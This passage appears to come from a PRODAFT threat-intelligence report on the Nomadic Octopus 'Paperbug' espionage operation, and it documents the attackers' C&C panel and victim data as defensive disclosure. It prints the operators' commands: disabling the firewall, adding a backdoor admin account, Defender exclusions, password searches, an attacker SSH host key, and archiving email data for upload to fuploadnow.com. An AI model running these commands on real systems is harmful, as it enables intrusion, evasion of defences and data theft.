In the **Information** tab, users can run commands via **cmd.exe** and **powershell.exe**. Moreover, the outputs and states of tasks are supplied to the users. The functionality in this tab id provided by the backdoor itself. The backdoor can download/upload files and take screenshots. The files are later uploaded to **fuploadnow.com**.



```
[12 Feb 2022 06:26:14] Task "Query" done ID12412
[12 Feb 2022 06:30:18] Task "Query" added ID12413
[12 Feb 2022 06:30:26] Tasks accepted
[12 Feb 2022 06:30:28] Task "Query" done ID12413
[12 Feb 2022 06:30:49] Task "Download" added ID12414
[12 Feb 2022 06:30:57] Tasks accepted
[12 Feb 2022 06:31:49] Task "Query" added ID12415
[12 Feb 2022 06:32:00] Tasks accepted
[12 Feb 2022 06:32:03] Task "Query" done ID12415
[12 Feb 2022 06:32:18] Task "Screenshot" added ID12416
[12 Feb 2022 06:32:31] Tasks accepted
[12 Feb 2022 06:32:34] Task "Screenshot" done ID12416
[12 Feb 2022 06:33:17] Task deleted: ID12414
[12 Feb 2022 06:33:26] Task "Query" added ID12417
[12 Feb 2022 06:33:34] Tasks accepted
[12 Feb 2022 06:33:37] Task "Query" done ID12417
[12 Feb 2022 06:34:20] Task "Download" added ID12418
[12 Feb 2022 06:34:37] Tasks accepted
[12 Feb 2022 06:34:39] Task "Download" done ID12418
[12 Feb 2022 06:36:20] Task "Query" added ID12419
[12 Feb 2022 06:36:43] Tasks accepted
[12 Feb 2022 06:40:00] Task "Query" added ID12420
[12 Feb 2022 06:40:16] Task "Query" done ID12419
[12 Feb 2022 06:40:22] Tasks accepted
[12 Feb 2022 06:40:25] Task "Query" done ID12420
[12 Feb 2022 06:40:29] Task "Query" added ID12421
[12 Feb 2022 06:40:53] Tasks accepted
[12 Feb 2022 06:40:56] Task "Query" done ID12421
```

Response: 30 seconds


Figure 13. **Operational environment allows for remotely executing commands**

[2] https://www.virustotal.com/gui/file/2c7f334360054e7245f26fe64936914f

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

Users can get brief information about the compromised device in Information tab, which includes :

- Identifier of the victim
- Computer name
- Username
- Internal address
- Remote address
- Version of the backdoor
- Connect back address
- The directory that backdoor is planted
- Connected disks and their sizes finally
- Task history



System Information:
Identifier: 484
Computer name: DC-05
User name: [redacted]
Local addr: 10.50.20.3
Remote addr: [redacted]
Version: 2.0
Dispensing: footcoinball.com/class

Directory Windows: C:\Windows
Directory bot: C:\Users\Администратор.IAP\AppData\Roaming\Microsc

List of volumes:
Volume: C:\ Name: Локальный диск (C:) Size: 69.51 GB


Completed tasks: 32

12 Feb 2022 06:40	Query	Open	X
12 Feb 2022 06:40	Query	Open	X
12 Feb 2022 06:36	Query	Open	X
12 Feb 2022 06:34	Download file	Open	X
12 Feb 2022 06:33	Query	Open	X
12 Feb 2022 06:32	Sreenshot	Open	X
12 Feb 2022 06:31	Query	Open	X
12 Feb 2022 06:30	Query	Open	X
12 Feb 2022 06:19	Query	Open	X
12 Feb 2022 06:18	Query	Open	X
12 Feb 2022 06:18	Query	Open	X
12 Feb 2022 06:17	Query	Open	X
12 Feb 2022 06:15	Query	Open	X
12 Feb 2022 06:14	Query	Open	X
12 Feb 2022 06:08	Query	Open	X
12 Feb 2022 06:07	Query	Open	X
12 Feb 2022 06:04	Download file	Open	X
12 Feb 2022 06:03	Query	Open	X
20 Jan 2022 05:51	Query	Open	X
20 Jan 2022 05:50	Query	Open	X
20 Jan 2022 05:48	Query	Open	X
20 Jan 2022 05:48	Download file	Open	X
20 Jan 2022 05:45	Query	Open	X
20 Jan 2022 05:44	Query	Open	X
20 Jan 2022 05:43	Query	Open	X

Figure 14. **Victim information as displayed on the operational environment**

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

This view (as shown in below) will be opened up when the **Open** button of tasks in the **Information** tab is clicked. This view will yield output of an executed command as well as **the date** of when it is executed, its **status** of whether if it is done, failed or still running.



Identifier: 12400
Task: Query
Add date: 20 Jan 2022 05:48
Status: Task success
Query: cmd.exe /c (dir C:\Logs\cl.exe 2>&1)
Result:

```
 Том в устройстве C не имеет метки.
 Серийный номер тома: DE8E-36F4

 Содержимое папки C:\Logs

20.01.2022  18:48           126 464 cl.exe
               1 файлов        126 464 байт
               0 папок  52 341 669 888 байт свободно
```

Figure 15. **Operational environment executing a command in victim machine**

Finally, the last **Settings** tab is also shown in Figure 18. It does not have much functionality. This tab allows the addition of a new user with provided credentials and self password change, and displays already existing users.

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.


4.4 Operator Behaviour

Despite the high-profile targets and mission the group has, the organization has no advanced skills on behalf of development and tooling. The group brings nothing new to the table on top of other advanced persistent groups' techniques. In this operation, Operators use mostly public offensive tools and according to Prodaft Threat Intelligence (PTI) Team's observations, the operators run commands and download their tools on victim devices inattentively *(especially in the victim's active hours)*, even the operator itself checks if its existence is noticed or if the victim suspects something is wrong. On the other hand, the usage of public tools, generic techniques and their penetration tester like behaviour almost act as a cloak for the group. The non-exclusivity of their actions makes the attribution step very challenging.

One thing that the attacker does better is the placing of their tools into commonly unchecked directories and inconspicuously naming them. Seen examples are :

1. Google Update
2. Chrome Update
3. Java Update
4. Google Crash Handler

Figure 16 displays the moment in which the operators take a screenshot. Before this screenshot, the operator tried to run a recently downloaded tool. After its failure, the operator took this screenshot from the C&C panel to learn why it did not work.



Помощник по совместимости

Возможно, эта программа установлена неправильно

ChromeUpdate.exe

Если эта программа установилась неправильно, вы можете попытаться установить ее с помощью параметров совместимости.

→ Установить, используя параметры совместимости

→ Эта программа установлена правильно


Figure 16. **Operator tries to run newly downloaded tool (failed)**

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

This imbalance between the operator skills and importance of the mission might indicate that the operators have been recruited by some entity which provided them a list of commands that need to be executed on each machine exactly. This is further supported by the obstinate behavior of, trying to execute some commands even though it is clear beforehand that they will fail, thus meaning that the operator follows a checklist and forced to stick to it.

Most of the time, the tools in-use require firewall permissions or additional privileges. To not attract the victim's suspicion, the operator names the in-use tools into more generic programs that are suitable for the privilege. For example ; if tool needs network permissions to work, the operator might name it as **ChromeUpdate.exe**[16].

According to PTI Team's observations, sometimes if the preferred tool fails, the operator tries alternatives. However, with the frustration of not being able to make it work, sometimes they forget to change the name of the executables, thus being noticed by the victim. Figure 17 is an instance of this where the victim suspects there is something wrong. The screenshots were taken by the Nomadic Octopus operators and were found in the command and control panel history.



Оповещение Безопасности Windows

Брандмауэр Защитника Windows заблокировал некоторые функции этого приложения

Брандмауэр Защитника Windows заблокировал некоторые функции proxy во всех общественных и частных сетях.

Имя: proxy
Издатель: Неизвестно
Путь: C:\intel\proxy.exe

Разрешить proxy связь в этих сетях:

☑ Частные сети, например, домашняя или рабочая сеть

□ Общественные сети, например в аэропортах и кафе (не рекомендуется, так как такие сети зачастую защищены недостаточно или не защищены вовсе)

Figure 17. **Attempt to run frp, named as proxy.exe**

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

Table 6 and 7 shows all of masqueraded and used directories and software products.

C:\spoolerlogs\
C:\intel\
C:\Users\Username\
C:\Users\Username\Appdata\Roaming \Microsoft
C:\RECYCLER
C:\Logs
Adobe, Intel, Java, Firefox, Chrome, The-Bat! Default Directories

Table 6. **Masqueraded Directories**

GoogleUpdate.exe
ChromeUpdate.exe
lssas.exe
GoogleCrashHandler.exe
JavaUpdate.exe
JavaRM.exe
Spooler.exe
svhast.exe
Google Chrome Browser
Mozilla Firefox Browser
Yandex Browser
The-Bat! E-mail Client
(Service) Diagnostic Service Host
(Service) MSOffice
(Startup) HP LaserJet Pro

Table 7. **Masqueraded Software Names and Executables**

According to executed command history found in command and control panel, the operator followed a decided path when a victim device is overtaken. The following list has the enumeration techniques and other information gathering steps taken on the compromised devices.

1. **cmd.exe /c (systeminfo 2>&1)**
   Windows' built-in command to check the system configuration.
2. **cmd.exe /c (netstat 2>&1)**
   Displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics (for the IP, ICMP, TCP, and UDP protocols), and IPv6 statistics. [3]
3. **cmd.exe /c (dir C:\users\2>&1))**
   Displays users directory
4. **cmd.exe /c (dir C:\Users\USER\Desktop 2>&1)**
   Runs for all detected users to find valuable documents.
5. **cmd.exe /c (dir C:\RECYCLER 2>&1)**
   Enumerates recycle bin.
6. **cmd.exe /c (dir C:\Temp 2>&1)**
   Enumerates temporary files and directory.
7. **cmd.exe /c (dir C:\Users\USER\Downloads 2>&1)**
   Enumerates downloaded files.
8. **cmd.exe /c (net users 2>&1)**
   Enumerates users on the compromised device.
9. **cmd.exe /c (reg query ”HKEY_CURRENT_USER\...\Internet Settings” 2>&1))**
   Gets Internet connection configuration.
10. **cmd.exe /c (whoami /priv 2>&1)**
    Displays user, group and privileges information for the user who is currently logged on to the local system. [5]
11. **cmd.exe /c (net localgroup administrators 2>&1)**
    Displays local administrator users on compromised device.
12. **cmd.exe /c (net user Admin Passw0rd /add 2>&1))**
    Adds a backdoor local user if it has enough privileges.
13. **cmd.exe /c (tasklist 2>&1)**
    Displays a list of currently running processes on the local computer or on a remote computer.[4]
14. **wmic qfe get Caption,Description,HotFixID,InstalledOn 2>&1**
    Display installed patches on the compromised device.
15. **cmd.exe /c (netsh advfirewall set allprofiles state off 2>&1)**
    Set firewall off if the user has enough privileges
16. **cmd.exe /c (cd C : & findstr /SI /M ”password” *.xml *.ini *.txt 2>&1)**
    Searches for plain-text passwords.
17. **cmd.exe /c (C:\Users\USER\nbt.exe 10.154.0.0/16 2>&1)**
    This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network, and this is a first step in finding of open shares. It is based on the functionality of the standard Windows tool nbtstat, but it operates on a range of addresses instead of just one.[11]

18. **powershell.exe Get-MpThreatDetection**
    Gets active and past malware threats that Windows Defender detected.[2]
    Operator runs this command especially after downloading additional tools into victim's device.
19. **powershell.exe Add-MpPreference -ExclusionPath \"C:\Intel\"**
    Configure Microsoft Defender exclusions for files opened by processes and exclude the defined directory.

Table 8 covers all tools used in the Paperbug operation. Additionally, the operator tries several times to get a reverse interactive shell with various tools from devices in the government network, but it seems like they failed to pass the local proxy server most of the time. The PTI team has observed the Nomadic Octopus operators try to bypass this local proxy server by creating reverse socks connections using tools like **Chisel**.

Invoke-SocksProxy.psm1
pproxy
desproxy
gost
frpc
plink
PuTTY
nbtscan
PetitPotam
ntlmrelayx
PowerUp.ps1
winvnc
LaZagne
Tater.ps1
Chisel

Table 8. **Used Tools by the group**

The operator also tried to install putty and add self public key

```
cmd.exe /c (
reg add "HKCU\Software\SimonTatham\PuTTY\SshHostKeys"
   /v "rsa2@443:185.32.126.102"
   /t REG_SZ
   /d "0x10001,
   0xe681b73c596d613b14e1a07ae7b115583df4a8657829c8d53c80c341943098ae274cd604440c667
   3b2a480acc83fb2e9edb125b70b4a56e9c9b7f7145605913a3fec7e528585de8ec7a50a28515730c0
   7f2783461157f9364c7666f8c882a1f02ff6f86d9f75e070ef475d0dff0e22f9c7fa511b822efa0fe
   d24f7e81a31931a036e45ca8b57b30e70343676b2f99ccdd102fb19262f563ac0cf19a0d8f34ef785
   a4b959636d83bacc860308bb9f56662912c5c97ebf0e440a13019183a58432426e8f43cd3a8f7158d
   db629ee78034eb1c8cb1ccbf4a6bdcf20c92f52627b56dd8ef61d0af1906afd4ad90d195acc866a7b
   ad772beb18ac78ece4a5d7d5b6c5"
2>&1)
```

The operator also tries to deploy an **SCF File Attack** in the same way with the given example in **pentestlab.blog**'s post[6] where even the file name **pentestlab.ico** remains the same.

As mentioned earlier, information theft is one of the most critical mission of the Paperbug operation, the operator zips **The Bat! - Secure Desktop Email Client for Windows 10** software's directories and uploads to **fuploadnow.com** temporarily, this zip&upload process controlled by the backdoor and the parameters are shown below ;

```
a -v200m {temp} -hp{pass} \"C:\\Users\\USER\\AppData\\Roaming\\The Bat!\
# Example output:
Password: GegvXm8f600kdeec

RAR 5.40 beta 1 x86 Copyright (c) 1993-2016 Alexander Roshal 12 May 2016
Trial version         Type RAR -? for help

Evaluation copy. Please register.

Creating archive C:\Users\USER\AppData\Local\Temp\1303787165\MFVZ.rar

Adding  C:\Users\USER\AppData\Roaming\The Bat!\AccOrder.CFG OK
Adding  C:\Users\USER\AppData\Roaming\The Bat!\Account.CFN  OK
Adding  C:\Users\USER\AppData\Roaming\The Bat!\ACCOUNT.FLB  OK
Adding  C:\Users\USER\AppData\Roaming\The Bat!\ACCOUNT.SRB  OK
Adding  C:\Users\USER\AppData\Roaming\The Bat!\ACCOUNT.~FLB OK
Adding  C:\Users\USER\AppData\Roaming\The Bat!\ADDRBOOK.INI OK
Adding  C:\Users\USER\AppData\Roaming\The Bat!\autobackup.$1 OK
Adding  C:\Users\USER\AppData\Roaming\The Bat!\autobackup.$10
Calculating the checksum
...
...
...
Upload 46 BBNuXzjm.tmp
Download: http://fuploadnow.com/download/{random hex values}
Remove: http://fuploadnow.com/remove/{random hex values}/{random hex values}
...
...
...
```

Also downloaded custom executable can gather all defined filetypes in provided directory between provided dates.

```
cmd.exe /c
       (C:\\Users\\user\\AppData\\Local\\Temp\\svh{ast}.exe
       \"C:\\Users\\user\\Desktop\"
       \"txt,doc,docx,xls,xlsx,pdf\"
       \"01.01.2021-07.09.2021\"
       25
2>&1)
```


DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

4.5 De-Anonymization

Table 9 shows all nicknames that show up in the command and control panel's settings tab. Unfortunately, there is no further information available about the group's identity.

witwit
Rundel
encrypt
DevX

Table 9. Nicknames that are in C&C's Settings tab



Change password

Old Pass:

New Pass:

Users:

witwit

Rundel

encrypt

DevX

Add user

Login:

Password:

Figure 18. Paperbug operation panel

Table 10 shows all public servers used daily by the group.


IP Address	AS Name	First Seen
185.32.126.102	FSIT AG	18-03-2021
194.180.174.154	MivoCloud SRL	18-03-2021

Table 10. Nomadic Octopus managed IPs and AS Names

5 Statistics & Observations


This section covers some important insights regarding Paperbug's impact. Here we present our findings from the C&C server, which are valuable to profiling the group and actions.

According to last response dates from [redacted]'s network, they lost most of the connections except the device running **Windows Server 2003**. This connection has been alive since **03 November 2020**. This also means that, Nomadic Octopus group cannot gather information from [redacted] engineers/operators for 2 years. As mentioned before, the operator deletes the long gone connections. The difference can be seen in between Figure 19 and Figure 20. It must also be noted that the connection to [redacted].[redacted].[redacted] was lost time to time. However, it has been recovered back again.



Identifier	Status	Version	Created	Response	Remote addr	User name	Computer Name	Local addr	Comment	Group
381	Online	2.0	03 Nov 2020 05:06	25 Dec 2020 15:56	[redacted]	Administrator	MYPC4	[redacted]	[redacted]	Not Sorted
376	Offline	2.0	24 Oct 2020 12:44	26 Oct 2020 16:07	[redacted]	tovib	WIN-A1HHLGCKILN	[redacted]	[redacted]	Not Sorted
